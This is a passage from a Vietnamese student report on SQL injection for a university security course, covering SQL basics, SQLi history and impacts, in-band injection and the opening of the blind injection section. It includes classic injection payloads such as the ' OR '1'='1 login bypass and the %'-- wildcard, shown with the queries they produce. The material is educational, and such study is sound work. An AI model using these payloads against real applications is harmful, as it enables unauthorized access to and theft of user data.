**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**KHOA AN TOÀN THÔNG TIN**

****

**BÁO CÁO BÀI TẬP CÁ NHÂN**

**HỌC PHẦN: AN TOÀN BẢO MẬT HỆ THỐNG THÔNG TIN**

**MÃ HỌC PHẦN: INT1303**

**ĐỀ TÀI: TÌM HIỂU VỀ CÁC DẠNG TẤN CÔNG SQL INJECTION**

|  |  |
| --- | --- |
| Sinh viên thực hiện | : Đinh Quang Hưng |
| Mã sinh viên | : B22DCCN407 |
| Nhóm | : 10 |

**Giảng viên hướng dẫn: ThS. Quản Trọng Thế**

**HÀ NỘI 2025**

MỤC LỤC

[MỤC LỤC 1](#_Toc196825834)

[DANH MỤC CÁC HÌNH VẼ 4](#_Toc196825835)

[DANH MỤC CÁC BẢNG BIỂU 4](#_Toc196825836)

[DANH MỤC CÁC TỪ VIẾT TẮT 5](#_Toc196825837)

[MỞ ĐẦU 6](#_Toc196825838)

[CHƯƠNG 1. TỔNG QUAN VỀ SQL INJECTION 7](#_Toc196825839)

[1.1. SQL là gì? 7](#_Toc196825840)

[1.2. SQL Injection là gì? 8](#_Toc196825841)

[1.3. Lịch sử và tác động của SQL Injection 9](#_Toc196825842)

[1.4. Vì sao ứng dụng web dễ bị tấn công? 10](#_Toc196825843)

[1.5. Hệ quả của tấn công SQL Injection 12](#_Toc196825844)

[CHƯƠNG 2. CÁC LOẠI HÌNH TẤN CÔNG SQL INJECTION 14](#_Toc196825845)

[2.1. SQL Injection cổ điển (In-band) 14](#_Toc196825846)

[2.2. Tấn công SQL Injection mù 15](#_Toc196825847)

[2.2.1. Tìm kiếm và xác nhận tấn công SQL Injection mù 15](#_Toc196825848)

[2.2.2. Gây ra các lỗi chung 15](#_Toc196825849)

[2.2.3. Chèn các truy vấn có tác dụng phụ 16](#_Toc196825850)

[2.2.4. Tách và Cân bằng 16](#_Toc196825851)

[2.2.5. Các tình huống phổ biến với tấn công SQL Injection mù 19](#_Toc196825852)

[2.2.6. Kỹ thuật SQL Injection mù 20](#_Toc196825853)

[2.3. SQL Injection mù dựa trên thời gian 25](#_Toc196825854)

[2.3.1. Trì hoãn truy vấn cơ sở dữ liệu 26](#_Toc196825855)

[2.3.2. Xem xét về suy luận dựa trên thời gian 28](#_Toc196825856)

[2.4. SQL Injection dựa trên lỗi 28](#_Toc196825857)

[2.5. SQL Injection sử dụng UNION 31](#_Toc196825858)

[2.5.1. Yêu cầu về số lượng cột 31](#_Toc196825859)

[2.5.2. Khớp loại dữ liệu 34](#_Toc196825860)

[2.6. SQL Injection ngoài băng thông 38](#_Toc196825861)

[2.6.1. Các kênh ngoài băng thông thường dùng 39](#_Toc196825862)

[2.7. Kỹ thuật nâng cao 40](#_Toc196825863)

[2.7.1. Truy vấn xếp chồng - Stacked Queries 40](#_Toc196825864)

[2.7.2. Truy vấn con - Subqueries 41](#_Toc196825865)

[2.7.3. Chuỗi payloads - Chained Payloads 42](#_Toc196825866)

[CHƯƠNG 3. CÁC KỊCH BẢN TẤN CÔNG 43](#_Toc196825871)

[3.1. Vượt qua đăng nhập – Bypass Login 43](#_Toc196825872)

[3.1.1. Mục tiêu tấn công 43](#_Toc196825873)

[3.1.2. Mã nguồn ban đầu 43](#_Toc196825875)

[3.1.3. Payload sử dụng 43](#_Toc196825879)

[3.2. Thêm dữ liệu trái phép 45](#_Toc196825884)

[3.2.1. Mục tiêu tấn công 45](#_Toc196825885)

[3.2.2. Mã nguồn ban đầu 45](#_Toc196825886)

[3.2.3. Payload sử dụng 46](#_Toc196825888)

[3.3. Xóa dữ liệu 46](#_Toc196825889)

[3.3.1. Mục tiêu tấn công 46](#_Toc196825890)

[3.3.2. Mã nguồn ban đầu 46](#_Toc196825891)

[3.3.3. Payload sử dụng 47](#_Toc196825892)

[3.4. Trích xuất dữ liệu nhạy cảm 47](#_Toc196825893)

[3.4.1. Mục tiêu tấn công 47](#_Toc196825894)

[3.4.2. Mã nguồn ban đầu 47](#_Toc196825895)

[3.4.3. Payload sử dụng 47](#_Toc196825897)

[CHƯƠNG 4. BIỆN PHÁP PHÒNG CHỐNG SQL INJECTION 49](#_Toc196825898)

[4.1. Sử dụng Prepared Statement 49](#_Toc196825899)

[4.2. Validation & Sanitization dữ liệu đầu vào 49](#_Toc196825900)

[4.3. Cấu hình đúng quyền truy cập Database 50](#_Toc196825901)

[4.4. Sử dụng Web Application Firewall 51](#_Toc196825902)

[4.5. Các công cụ hỗ trợ quét và sửa lỗ hổng 52](#_Toc196825903)

[KẾT LUẬN 53](#_Toc196825904)

[TÀI LIỆU THAM KHẢO 54](#_Toc196825905)

[BÀI TẬP THỰC HÀNH 55](#_Toc196825906)

[1. Thuật toán Rabin 55](#_Toc196825907)

[1.1. Tìm hiểu về thuật toán Rabin 55](#_Toc196825908)

[1.2. Cách hoạt động 55](#_Toc196825909)

[2. Thuật toán ElGamal 56](#_Toc196825910)

[2.1. Tìm hiểu về thuật toán Rabin 56](#_Toc196825911)

[2.2. Cách hoạt động 57](#_Toc196825912)

[3. Mô hình, triển khai và mô phỏng chữ ký số Rabin/ElGamal 58](#_Toc196825913)

[3.1. Mô hình chữ ký số 58](#_Toc196825914)

[3.2. Mô hình Rabin 58](#_Toc196825915)

[3.3. Mô hình ElGamal 58](#_Toc196825916)

[3.4. Chạy mô phỏng chữ ký số Rabin/ElGamal 59](#_Toc196825917)

DANH MỤC CÁC HÌNH VẼ

[Hình 1 Cố gắng không thành công để trích xuất dữ liệu thông qua các thông báo lỗi 21](#_Toc196768432)

[Hình 2 Phản hồi khi đếm trứng chưa từng có 21](#_Toc196768433)

[Hình 3 Buộc một bộ kết quả trống 22](#_Toc196768434)

[Hình 4 Tiến hành WAITFOR DELAY 25](#_Toc196768435)

[Hình 5 Sử dụng UNION SELECT để trích xuất nhiều hàng trong một yêu cầu 35](#_Toc196768436)

[Hình 6 Lặp qua các hàng của bảng với UNION SELECT 37](#_Toc196768437)

[Hình 7 Mã nguồn PHP đăng nhập 42](#_Toc196768438)

[Hình 8 Giao diện đăng nhập 43](#_Toc196768439)

[Hình 9 Giao diện trang chủ admin 44](#_Toc196768440)

[Hình 10 Mã nguồn PHP đăng kí 44](#_Toc196768441)

[Hình 11 Mã nguồn PHP xóa người dùng 45](#_Toc196768442)

[Hình 12 Mã nguồn PHP tìm kiếm người dùng 46](#_Toc196768443)

DANH MỤC CÁC BẢNG BIỂU

[Bảng 1. Suy đoán phiên bản DBMS dựa trên lỗi từ UNION 31](#_Toc196768583)

[Bảng 2. Toán tử ép kiểu 34](#_Toc196768584)

DANH MỤC CÁC TỪ VIẾT TẮT

|  |  |  |
| --- | --- | --- |
| **Từ  viết tắt** | **Thuật ngữ tiếng Anh/Giải thích** | **Thuật ngữ tiếng Việt/Giải thích** |
| SQL | Structure Queries Language | Ngôn ngữ truy vấn có cấu trúc |
| OWASP | Open Web Application Security Project | Dự án bảo mật ứng dụng Web mở |
| CTF | Capture The Flag | Cướp cờ / Cuộc thi an ninh mạng |
| ORM | Object-Relational Mapping | Ánh xạ Đối tượng-Quan hệ |
| WAF | Web Application Firewall | Tường lửa ứng dụng web |
| CRS | Core Rule Set | Bộ quy tắc cốt lõi |
| DSA | Digital Signature Algorithm | Thuật toán chữ ký số |
| GPG | GNU Privacy Guard | Công cụ mã hóa và xác thực dữ liệu sử dụng tiêu chuẩn OpenPGP |
| RSA | Rivest–Shamir–Adleman | Thuật toán mã hóa công khai RSA |

MỞ ĐẦU

Báo cáo bài tập lớn này gồm bốn chương với nội dung chính tập trung vào việc nghiên cứu và phân tích toàn diện về SQL Injection, một trong những lỗ hổng bảo mật phổ biến và nguy hiểm nhất đối với các ứng dụng web sử dụng cơ sở dữ liệu. Các nội dung chính của báo cáo bao gồm:

* ***Chương 1: Tổng quan về SQL Injection*** trình bày các khái niệm cơ bản và nền tảng liên quan đến SQL Injection. Chương này giới thiệu về SQL, định nghĩa SQL Injection, lịch sử phát triển, nguyên nhân khiến các ứng dụng web dễ bị tấn công, cũng như phân tích các hệ quả nghiêm trọng mà SQL Injection có thể gây ra đối với hệ thống và dữ liệu.
* ***Chương 2: Các loại hình tấn công SQL Injection*** đi sâu vào việc phân loại và phân tích các kỹ thuật tấn công SQL Injection phổ biến. Nội dung bao gồm SQL Injection cổ điển (In-band), SQL Injection mù (Blind), SQL Injection dựa trên thời gian, dựa trên lỗi, sử dụng UNION, ngoài băng thông, và các kỹ thuật nâng cao như truy vấn xếp chồng, truy vấn con, và chuỗi payloads.
* ***Chương 3: Các kịch bản tấn công*** tập trung vào việc mô tả các tình huống thực tế mà SQL Injection có thể được sử dụng để tấn công. Chương này phân tích các kịch bản như vượt qua đăng nhập, thêm dữ liệu trái phép, xóa dữ liệu, và trích xuất dữ liệu nhạy cảm, kèm theo mã nguồn ban đầu và các payload cụ thể được sử dụng trong từng trường hợp.
* ***Chương 4: Biện pháp phòng chống SQL Injection*** cung cấp các giải pháp thiết thực để bảo vệ ứng dụng web khỏi SQL Injection. Nội dung bao gồm việc sử dụng Prepared Statement, kiểm tra và làm sạch dữ liệu đầu vào, cấu hình quyền truy cập cơ sở dữ liệu, triển khai Web Application Firewall, và sử dụng các công cụ quét lỗ hổng như SQLmap, Acunetix để phát hiện và khắc phục vấn đề.

Báo cáo không chỉ cung cấp cái nhìn tổng quan về SQL Injection mà còn phân tích chi tiết các kỹ thuật tấn công và biện pháp phòng ngừa, nhằm giúp người đọc hiểu rõ hơn về cách bảo vệ hệ thống trước mối đe dọa này. Đây là tài liệu hữu ích cho các nhà phát triển, quản trị viên hệ thống, và những người quan tâm đến an ninh mạng.

1. TỔNG QUAN VỀ SQL INJECTION
   1. **SQL là gì?**

SQL (Structured Query Language) là một ngôn ngữ truy vấn có cấu trúc được sử dụng rộng rãi để quản lý và thao tác dữ liệu trong các hệ quản trị cơ sở dữ liệu quan hệ (RDBMS) như MySQL, PostgreSQL, SQL Server, Oracle, ... Được phát triển từ những năm 1970 bởi IBM, SQL đã trở thành tiêu chuẩn toàn cầu cho việc xử lý dữ liệu trong các ứng dụng doanh nghiệp, website, và hệ thống phần mềm nhờ tính linh hoạt, dễ sử dụng và khả năng xử lý dữ liệu phức tạp.

SQL cho phép thực hiện nhiều thao tác khác nhau trên cơ sở dữ liệu, bao gồm:

* *Tạo và quản lý cấu trúc dữ liệu*: Tạo bảng, thay đổi lược đồ (schema), hoặc xóa các thành phần cơ sở dữ liệu.
* *Thao tác dữ liệu*: Thêm (INSERT), cập nhật (UPDATE), xóa (DELETE) và truy vấn (SELECT) dữ liệu.
* *Quản lý quyền truy cập*: Phân quyền người dùng và bảo mật dữ liệu thông qua các câu lệnh như GRANT và REVOKE.
* *Xử lý logic nâng cao*: Sử dụng stored procedures, triggers, và functions để tự động hóa và tối ưu hóa các tác vụ phức tạp.

Với tính chất ngắn gọn, dễ học và cực kỳ mạnh mẽ, SQL trở thành một trong những ngôn ngữ thiết yếu trong phát triển phần mềm và quản trị hệ thống. Một câu truy vấn SQL cơ bản có thể như sau:

*SELECT first\_name, last\_name*

*FROM employees*

*WHERE department = 'IT';*

Câu lệnh này truy xuất tên và họ của nhân viên thuộc phòng IT từ bảng employees. SQL không chỉ dừng lại ở các truy vấn đơn giản mà còn hỗ trợ các phép toán thống kê (COUNT, SUM, AVG), xử lý chuỗi ký tự, ngày giờ, và các phép nối bảng (JOIN) để khai thác dữ liệu từ nhiều nguồn.

Mặc dù cú pháp SQL có thể khác nhau đôi chút giữa các hệ quản trị cơ sở dữ liệu, hầu hết đều tuân theo chuẩn ANSI SQL, đảm bảo tính tương thích cao. Với vai trò là cầu nối giữa ứng dụng và cơ sở dữ liệu, SQL thường được nhúng trong mã nguồn của các ứng dụng web, phần mềm doanh nghiệp, hoặc các hệ thống phân tích dữ liệu. Tuy nhiên, chính sự phổ biến và tính linh hoạt của SQL cũng khiến nó trở thành mục tiêu của các cuộc tấn công bảo mật, đặc biệt là SQL Injection – một kỹ thuật khai thác lỗ hổng dựa trên việc thao túng các câu lệnh SQL.

SQL không chỉ là một công cụ kỹ thuật mà còn là nền tảng cho các hệ thống quản lý thông tin hiện đại. Tuy nhiên, nếu các câu lệnh SQL không được xây dựng và kiểm tra cẩn thận, chúng có thể trở thành điểm yếu để kẻ tấn công khai thác, dẫn đến các hậu quả nghiêm trọng về bảo mật.Ngoài ra, SQL còn hỗ trợ các thao tác nâng cao như tạo mối quan hệ giữa các bảng, thực hiện các phép toán thống kê, xử lý dữ liệu dạng chuỗi, ngày giờ, và thậm chí lập trình logic qua stored procedures. Tùy theo hệ quản trị CSDL, cú pháp SQL có thể có một số khác biệt nhỏ, nhưng nhìn chung vẫn tuân theo chuẩn ANSI SQL.

* 1. **SQL Injection là gì?**

SQL Injection là một hình thức tấn công bảo mật trong đó kẻ tấn công chèn (inject) các đoạn mã SQL độc hại vào các trường đầu vào của ứng dụng, từ đó can thiệp hoặc điều khiển trực tiếp truy vấn SQL được thực thi bởi hệ thống. Nếu các câu lệnh SQL trong ứng dụng không được xử lý cẩn thận, đoạn mã do kẻ tấn công đưa vào có thể được chạy như một phần của truy vấn, cho phép truy cập trái phép vào dữ liệu hoặc thực thi các hành vi nguy hiểm khác.

SQL Injection là một trong những lỗ hổng nguy hiểm nhất đối với doanh nghiệp, vì nó có thể dẫn đến việc lộ toàn bộ thông tin nhạy cảm được lưu trữ trong cơ sở dữ liệu của ứng dụng, bao gồm những thông tin hữu ích như tên người dùng, mật khẩu, tên, địa chỉ, số điện thoại và chi tiết thẻ tín dụng.

SQL Injection khai thác lỗ hổng trong cách ứng dụng xây dựng các câu lệnh SQL động, đặc biệt khi dữ liệu đầu vào từ người dùng được nối trực tiếp vào câu truy vấn mà không qua kiểm tra hoặc mã hóa. Ví dụ điển hình là trường hợp một hệ thống đăng nhập thực hiện kiểm tra thông tin người dùng bằng câu SQL như sau:

*SELECT \* FROM users WHERE username = '$username' AND password = '$password';*

Nếu người dùng nhập *' OR '1'='1* vào trường username và bất kỳ giá trị nào vào password, câu truy vấn sẽ trở thành:

*SELECT \* FROM users WHERE username = '' OR '1'='1' AND password = '...';*

Trong trường hợp này, điều kiện *'1'='1'* luôn đúng, cho phép kẻ tấn công đăng nhập mà không cần biết thông tin xác thực hợp lệ.

SQL Injection có thể xảy ra ở bất kỳ điểm nào trong ứng dụng có tương tác với cơ sở dữ liệu, bao gồm:

* Biểu mẫu (forms): Đăng nhập, tìm kiếm, hoặc đăng ký.
* Tham số URL: Các query string như ?id=1.
* Dữ liệu ẩn: Cookie, header HTTP, hoặc dữ liệu gửi qua API.

SQL Injection có thể xảy ra ở bất kỳ điểm nào trong ứng dụng nơi có sự tương tác với cơ sở dữ liệu, bao gồm: form đăng nhập, form tìm kiếm, URL query string, cookie, header, và các API endpoint. Đây là loại tấn công phổ biến và nguy hiểm vì nó không chỉ giới hạn ở việc truy xuất dữ liệu mà còn có thể sửa, xóa dữ liệu, hoặc thậm chí chiếm quyền kiểm soát hệ thống máy chủ.

Theo báo cáo của OWASP (Open Web Application Security Project), SQL Injection luôn nằm trong top 10 lỗ hổng bảo mật nghiêm trọng nhất của các ứng dụng web trong nhiều năm liên tiếp. Nguyên nhân là do nhiều lập trình viên chưa thực sự quan tâm đến việc xử lý đầu vào một cách an toàn, cùng với việc các công cụ tấn công như SQLmap ngày càng mạnh mẽ và dễ sử dụng. SQL Injection có lẽ đã tồn tại từ khi các cơ sở dữ liệu SQL lần đầu tiên được kết nối với các ứng dụng web. Tuy nhiên, Rain Forest Puppy thường được ghi nhận là người phát hiện ra nó – hoặc ít nhất là người đưa nó đến sự chú ý của công chúng. Rain Forest Puppy cũng đã phát hành một bản tư vấn về SQL Injection vào đầu năm 2000, trong đó mô tả chi tiết cách SQL Injection được sử dụng để xâm phạm một trang web nổi tiếng. Kể từ đó, nhiều nhà nghiên cứu đã phát triển và tinh chỉnh các kỹ thuật khai thác SQL Injection. Tuy nhiên, cho đến ngày nay, nhiều lập trình viên và chuyên gia bảo mật vẫn chưa hiểu rõ về nó

* 1. **Lịch sử và tác động của SQL Injection**

SQL Injection đã được phát hiện và khai thác từ cuối thập niên 1990. Một trong những tài liệu ghi nhận sớm nhất về SQL Injection được công bố năm 1998 trên tạp chí Phrack – một tạp chí nổi tiếng trong cộng đồng hacker. Từ đó đến nay, SQL Injection vẫn là một mối đe dọa bảo mật nghiêm trọng đối với các hệ thống web. Dù các công nghệ phát triển nhanh chóng, nhiều hệ thống vẫn tồn tại lỗ hổng SQL Injection do yếu kém trong khâu lập trình hoặc không tuân thủ chuẩn bảo mật.

Nhiều vụ rò rỉ dữ liệu lớn từng xảy ra do tấn công SQL Injection. Chẳng hạn năm 2008, Heartland Payment Systems – một công ty xử lý thanh toán lớn tại Mỹ – bị rò rỉ thông tin của hơn 100 triệu thẻ tín dụng, phần lớn do các lỗ hổng SQL Injection. Năm 2012, LinkedIn và Yahoo cũng bị lộ thông tin hàng trăm triệu tài khoản do tấn công vào cơ sở dữ liệu không được bảo vệ đúng mức.

Không chỉ ảnh hưởng về mặt dữ liệu, SQL Injection còn tác động nghiêm trọng đến hình ảnh doanh nghiệp, gây thiệt hại về tài chính, ảnh hưởng đến lòng tin của người dùng và thậm chí có thể kéo theo các vụ kiện tụng pháp lý. Ngoài ra, SQL Injection còn có thể được sử dụng làm bàn đạp để tiến hành các cuộc tấn công nâng cao hơn như chiếm quyền điều khiển hệ thống, mở backdoor hoặc khai thác lỗ hổng hệ điều hành.

Tính đến nay, SQL Injection vẫn là một chủ đề được nghiên cứu và giảng dạy rộng rãi trong các khoá học về bảo mật web, các cuộc thi CTF (Capture The Flag) và là trọng tâm trong quá trình kiểm thử xâm nhập (penetration testing).

* 1. **Vì sao ứng dụng web dễ bị tấn công?**

Hầu hết chúng ta sử dụng các ứng dụng web hàng ngày, dù là trong công việc hay để truy cập email, đặt vé nghỉ dưỡng, mua sản phẩm từ cửa hàng trực tuyến, xem tin tức mà chúng ta quan tâm, v.v. Các ứng dụng web có nhiều hình dạng và kích cỡ khác nhau.

Một điểm chung của các ứng dụng web, bất kể chúng được viết bằng ngôn ngữ nào, là tính tương tác và thường được điều khiển bởi cơ sở dữ liệu. Các ứng dụng web điều khiển bởi cơ sở dữ liệu rất phổ biến trong xã hội kết nối web ngày nay. Chúng thường bao gồm một cơ sở dữ liệu phía sau cùng với các trang web chứa mã kịch bản phía máy chủ, được viết bằng ngôn ngữ lập trình có khả năng trích xuất thông tin cụ thể từ cơ sở dữ liệu dựa trên các tương tác động với người dùng. Một trong những ứng dụng phổ biến nhất của ứng dụng web điều khiển bởi cơ sở dữ liệu là ứng dụng thương mại điện tử, nơi lưu trữ nhiều loại thông tin trong cơ sở dữ liệu, chẳng hạn như thông tin sản phẩm, mức tồn kho, giá cả, chi phí vận chuyển và đóng gói, v.v. Chúng ta có lẽ quen thuộc nhất với loại ứng dụng này khi mua hàng hóa và sản phẩm trực tuyến từ nhà bán lẻ điện tử yêu thích của mình. Một ứng dụng web điều khiển bởi cơ sở dữ liệu thường có ba tầng: tầng trình bày (trình duyệt web hoặc công cụ hiển thị), tầng logic (ngôn ngữ lập trình như C#, ASP, .NET, PHP, JSP, v.v.), và tầng lưu trữ (cơ sở dữ liệu như Microsoft SQL Server, MySQL, Oracle, v.v.). Trình duyệt web (tầng trình bày, như Internet Explorer, Safari, Firefox, v.v.) gửi các yêu cầu đến tầng giữa (tầng logic), tầng này xử lý các yêu cầu bằng cách thực hiện truy vấn và cập nhật trên cơ sở dữ liệu (tầng lưu trữ).

Cấu trúc của một ứng dụng web điều khiển bởi cơ sở dữ liệu thường bao gồm ba tầng:

1. Tầng trình bày (Presentation Layer): Giao diện người dùng, thường là trình duyệt web (Chrome, Firefox, Safari) hoặc ứng dụng di động.
2. Tầng logic (Logic Layer): Mã phía máy chủ, được viết bằng các ngôn ngữ như PHP, Python, Java, C#, hoặc JavaScript (Node.js), chịu trách nhiệm xử lý yêu cầu và tương tác với cơ sở dữ liệu.
3. Tầng lưu trữ (Storage Layer): Cơ sở dữ liệu (MySQL, PostgreSQL, SQL Server, Oracle) nơi lưu trữ thông tin.

Sự tương tác liên tục giữa các tầng này, đặc biệt là việc xử lý dữ liệu đầu vào từ người dùng, tạo ra nhiều điểm yếu tiềm tàng. Một số lý do chính khiến ứng dụng web dễ bị tấn công SQL Injection bao gồm:

* *Xử lý đầu vào không an toàn*: Nhiều ứng dụng sử dụng câu lệnh SQL động bằng cách nối chuỗi dữ liệu đầu vào trực tiếp vào truy vấn mà không kiểm tra hoặc mã hóa. Ví dụ, một câu lệnh như *SELECT \* FROM products WHERE id = $id* có thể bị thao túng nếu *$id* chứa mã SQL độc hại.
* *Thiếu sử dụng prepared statements*: Các kỹ thuật như prepared statements hoặc parameterized queries có thể ngăn chặn SQL Injection, nhưng nhiều nhà phát triển bỏ qua chúng do thiếu kiến thức hoặc để tiết kiệm thời gian.
* *Hệ thống cũ hoặc không được cập nhật*: Các ứng dụng sử dụng framework/languages lỗi thời (như PHP 4, ASP cổ điển) hoặc các CMS (WordPress, Joomla) không được vá lỗi thường dễ bị tấn công.
* *Thiếu kiểm thử bảo mật*: Áp lực hoàn thành dự án nhanh chóng khiến nhiều đội phát triển bỏ qua kiểm thử bảo mật, để lại các lỗ hổng chưa được phát hiện.
* *Công cụ tấn công mạnh mẽ*: Các công cụ như SQLmap, Havij, hoặc Burp Suite cho phép tự động hóa việc tìm kiếm và khai thác lỗ hổng SQL Injection, khiến việc tấn công trở nên dễ dàng hơn.

Ngoài ra, sự phức tạp của các ứng dụng web hiện đại, với nhiều điểm tương tác như API, form, hoặc microservices, càng làm tăng nguy cơ xảy ra lỗ hổng. Các bot tự động quét SQL Injection cũng trở nên phổ biến, liên tục tìm kiếm các ứng dụng dễ bị tấn công trên internet.

Ứng dụng web thường dễ bị tấn công SQL Injection vì chúng phải xử lý dữ liệu từ người dùng và tương tác liên tục với cơ sở dữ liệu để phục vụ các chức năng như đăng nhập, tìm kiếm, thêm thông tin, cập nhật dữ liệu... Trong quá trình này, nếu dữ liệu từ phía người dùng không được kiểm tra và xử lý đúng cách, nó có thể trở thành "cửa ngõ" cho các câu lệnh SQL độc hại xâm nhập vào hệ thống.

Một trong những lý do chính là do lập trình viên sử dụng câu lệnh SQL động bằng cách nối chuỗi dữ liệu đầu vào với câu truy vấn mà không kiểm tra hoặc sử dụng kỹ thuật bảo vệ như prepared statements. Điều này tạo điều kiện cho kẻ tấn công thao túng câu lệnh SQL mà hệ thống sẽ thực thi.

Ngoài ra, nhiều hệ thống cũ không được cập nhật hoặc sử dụng các framework/language không mặc định chống SQL Injection (như PHP cổ điển, ASP.NET cũ) khiến nguy cơ cao hơn. Các CMS như WordPress, Joomla nếu không cập nhật plugin cũng là mục tiêu của các bot quét SQL Injection tự động.

Với sự phát triển mạnh mẽ của các công cụ khai thác như SQLmap, Havij, NoSQL Injection Scanner..., việc tìm và tấn công lỗ hổng SQL Injection đã trở nên dễ dàng hơn bao giờ hết, ngay cả đối với những người không chuyên sâu về bảo mật. Ngoài ra, việc thiếu kiểm thử bảo mật trước khi triển khai, cùng với áp lực phát triển nhanh chóng của các dự án phần mềm, cũng là nguyên nhân khiến nhiều ứng dụng bị bỏ sót các lỗ hổng nguy hiểm như SQL Injection.

* 1. **Hệ quả của tấn công SQL Injection**

SQL Injection không chỉ đơn thuần là một lỗ hổng kỹ thuật mà còn có thể kéo theo nhiều hậu quả nghiêm trọng về mặt kinh tế, pháp lý và thương hiệu cho tổ chức bị tấn công. Một trong những hậu quả dễ nhận thấy nhất là rò rỉ dữ liệu. Kẻ tấn công có thể dễ dàng truy xuất các thông tin nhạy cảm như tên người dùng, mật khẩu, email, thông tin thẻ tín dụng và các dữ liệu riêng tư khác chỉ bằng một vài dòng mã SQL độc hại.

Một hậu quả khác là mất tính toàn vẹn của dữ liệu. SQL Injection cho phép thay đổi, thêm hoặc xóa dữ liệu mà không được sự cho phép của người quản trị. Điều này có thể gây rối loạn hoạt động kinh doanh, mất dữ liệu quan trọng, và thậm chí phá hoại toàn bộ hệ thống. Ví dụ, nếu một hacker xóa bảng orders của một hệ thống thương mại điện tử, hậu quả có thể là mất hoàn toàn dữ liệu bán hàng.

Trong một số trường hợp nghiêm trọng, tấn công SQL Injection còn có thể dẫn đến chiếm quyền điều khiển máy chủ, đặc biệt khi hệ thống cho phép thực thi các lệnh hệ thống từ trong SQL. Kết hợp với các lỗ hổng khác, hacker có thể cài đặt backdoor, chiếm root shell hoặc biến máy chủ thành zombie trong mạng botnet.

Ngoài thiệt hại kỹ thuật, tổ chức còn có thể bị mất uy tín và phải đối mặt với các án phạt pháp lý nếu để lộ thông tin người dùng theo luật GDPR, CCPA hoặc các quy định bảo mật dữ liệu khác. Việc khôi phục dữ liệu, xử lý khủng hoảng truyền thông, và khắc phục hệ thống sau khi bị tấn công SQL Injection thường tiêu tốn rất nhiều thời gian và chi phí.

Vì vậy, SQL Injection không nên bị xem nhẹ. Nó là một minh chứng điển hình cho việc thiếu sót trong thiết kế và phát triển phần mềm có thể mở đường cho hậu quả nghiêm trọng mang tính hệ thống.

1. CÁC LOẠI HÌNH TẤN CÔNG SQL INJECTION
   1. **SQL Injection cổ điển (In-band)**

In-band SQL Injection là một kỹ thuật tấn công trong đó kẻ tấn công gửi câu lệnh SQL độc hại thông qua một đầu vào của ứng dụng và nhận lại kết quả trả về trực tiếp trên cùng một kênh giao tiếp. Điều này có nghĩa là dữ liệu phản hồi từ cơ sở dữ liệu được hiển thị ngay trong giao diện mà kẻ tấn công sử dụng để thực hiện việc chèn mã – thường là trình duyệt web. Chính vì thế, đây là hình thức SQL Injection phổ biến nhất vì nó dễ nhận biết, dễ kiểm tra và khai thác ngay lập tức.

Trong tấn công In-band, truy vấn bị chỉnh sửa sẽ thực thi ngay lập tức, và kết quả cũng được hiển thị một cách trực quan. Kẻ tấn công không cần phải dùng đến các công cụ nâng cao hay phải suy đoán dựa trên phản hồi gián tiếp như trong các kiểu SQL Injection khác. Việc phản hồi trực tiếp giúp việc kiểm tra thử sai (trial-and-error) trở nên đơn giản và nhanh chóng hơn rất nhiều.

Một đặc điểm nổi bật của In-band SQL Injection là nó hoạt động hiệu quả nhất khi ứng dụng có hành vi hiển thị dữ liệu từ truy vấn SQL ngay trên giao diện người dùng, chẳng hạn như trang kết quả tìm kiếm, trang hồ sơ cá nhân, danh sách tài khoản, v.v.

Giả sử một ứng dụng web có đoạn truy vấn SQL như sau, dùng để lấy dữ liệu người dùng dựa trên ID:

*SELECT \**

*FROM users*

*WHERE user\_id*

*LIKE 'current\_user'*

Nếu giá trị current\_user là dữ liệu do người dùng nhập vào (chẳng hạn qua URL hoặc form), và ứng dụng tạo câu truy vấn bằng cách nối chuỗi trực tiếp, thì sẽ xảy ra nguy cơ bị tấn công. Kẻ tấn công có thể nhập giá trị sau vào trường user\_id:

*%'--*

Lúc này câu truy vấn thực tế sẽ trở thành:

*SELECT \* FROM users WHERE user\_id LIKE '%'--'*

Trong truy vấn trên: Ký tự *%* là ký tự đại diện trong SQL, nghĩa là điều kiện LIKE sẽ khớp với tất cả các giá trị. Dấu *'* đóng chuỗi lại, và *--* biến phần còn lại thành comment, vô hiệu hóa những gì phía sau.

Kết quả, truy vấn sẽ trả về toàn bộ dữ liệu trong bảng users. Và bởi vì kết quả truy vấn được hiển thị trực tiếp trên trang web, kẻ tấn công sẽ nhìn thấy toàn bộ dữ liệu đó mà không cần bất kỳ công cụ hỗ trợ nào khác. Chính hành vi hiển thị kết quả trực tiếp này là lý do kỹ thuật này được gọi là In-band – "trên cùng một kênh".

**Các Biến Thể Của In-Band SQL Injection**

In-band SQL Injection có thể được thực hiện theo hai cách chính:

* *Error-based SQL Injection*: Kẻ tấn công khai thác thông báo lỗi được trả về từ cơ sở dữ liệu. Các lỗi này thường tiết lộ thông tin về cấu trúc của cơ sở dữ liệu, bảng, cột, hoặc bản ghi.
* *Union-based SQL Injection*: Kỹ thuật này sử dụng toán tử UNION trong SQL để kết hợp nhiều truy vấn SELECT lại với nhau. Nhờ đó, kẻ tấn công có thể "ghép" dữ liệu từ bảng khác vào kết quả truy vấn gốc và khiến dữ liệu đó hiển thị trên trang web.
  1. **Tấn công SQL Injection mù**
     1. ***Tìm kiếm và xác nhận tấn công SQL Injection mù***

Để khai thác một lỗ hổng tấn công SQL injection mù(SQL Injection mù), chúng ta cần trước tiên xác định một điểm trong ứng dụng mục tiêu có khả năng dễ bị tổn thương và xác minh rằng SQL injection có thể xảy ra.

* + 1. ***Gây ra các lỗi chung***

Các ứng dụng thường thay thế lỗi cơ sở dữ liệu bằng một trang lỗi chung, nhưng ngay cả sự xuất hiện của một trang lỗi cũng có thể cho phép chúng ta suy luận xem SQL injection có khả thi hay không. Ví dụ đơn giản nhất là chèn một ký tự dấu nháy đơn (') vào một phần dữ liệu được gửi đến ứng dụng web. Nếu ứng dụng tạo ra một trang lỗi chung chỉ khi dấu nháy đơn hoặc một biến thể của nó được gửi, thì có khả năng cao là có thể tấn công.

Tất nhiên, dấu nháy đơn có thể khiến ứng dụng gặp lỗi vì các lý do khác (ví dụ: nơi mà cơ chế bảo vệ của ứng dụng giới hạn việc nhập dấu nháy đơn), nhưng phần lớn nguyên nhân phổ biến nhất gây ra lỗi khi dấu nháy đơn được gửi là do truy vấn SQL bị hỏng.

* + 1. ***Chèn các truy vấn có tác dụng phụ***

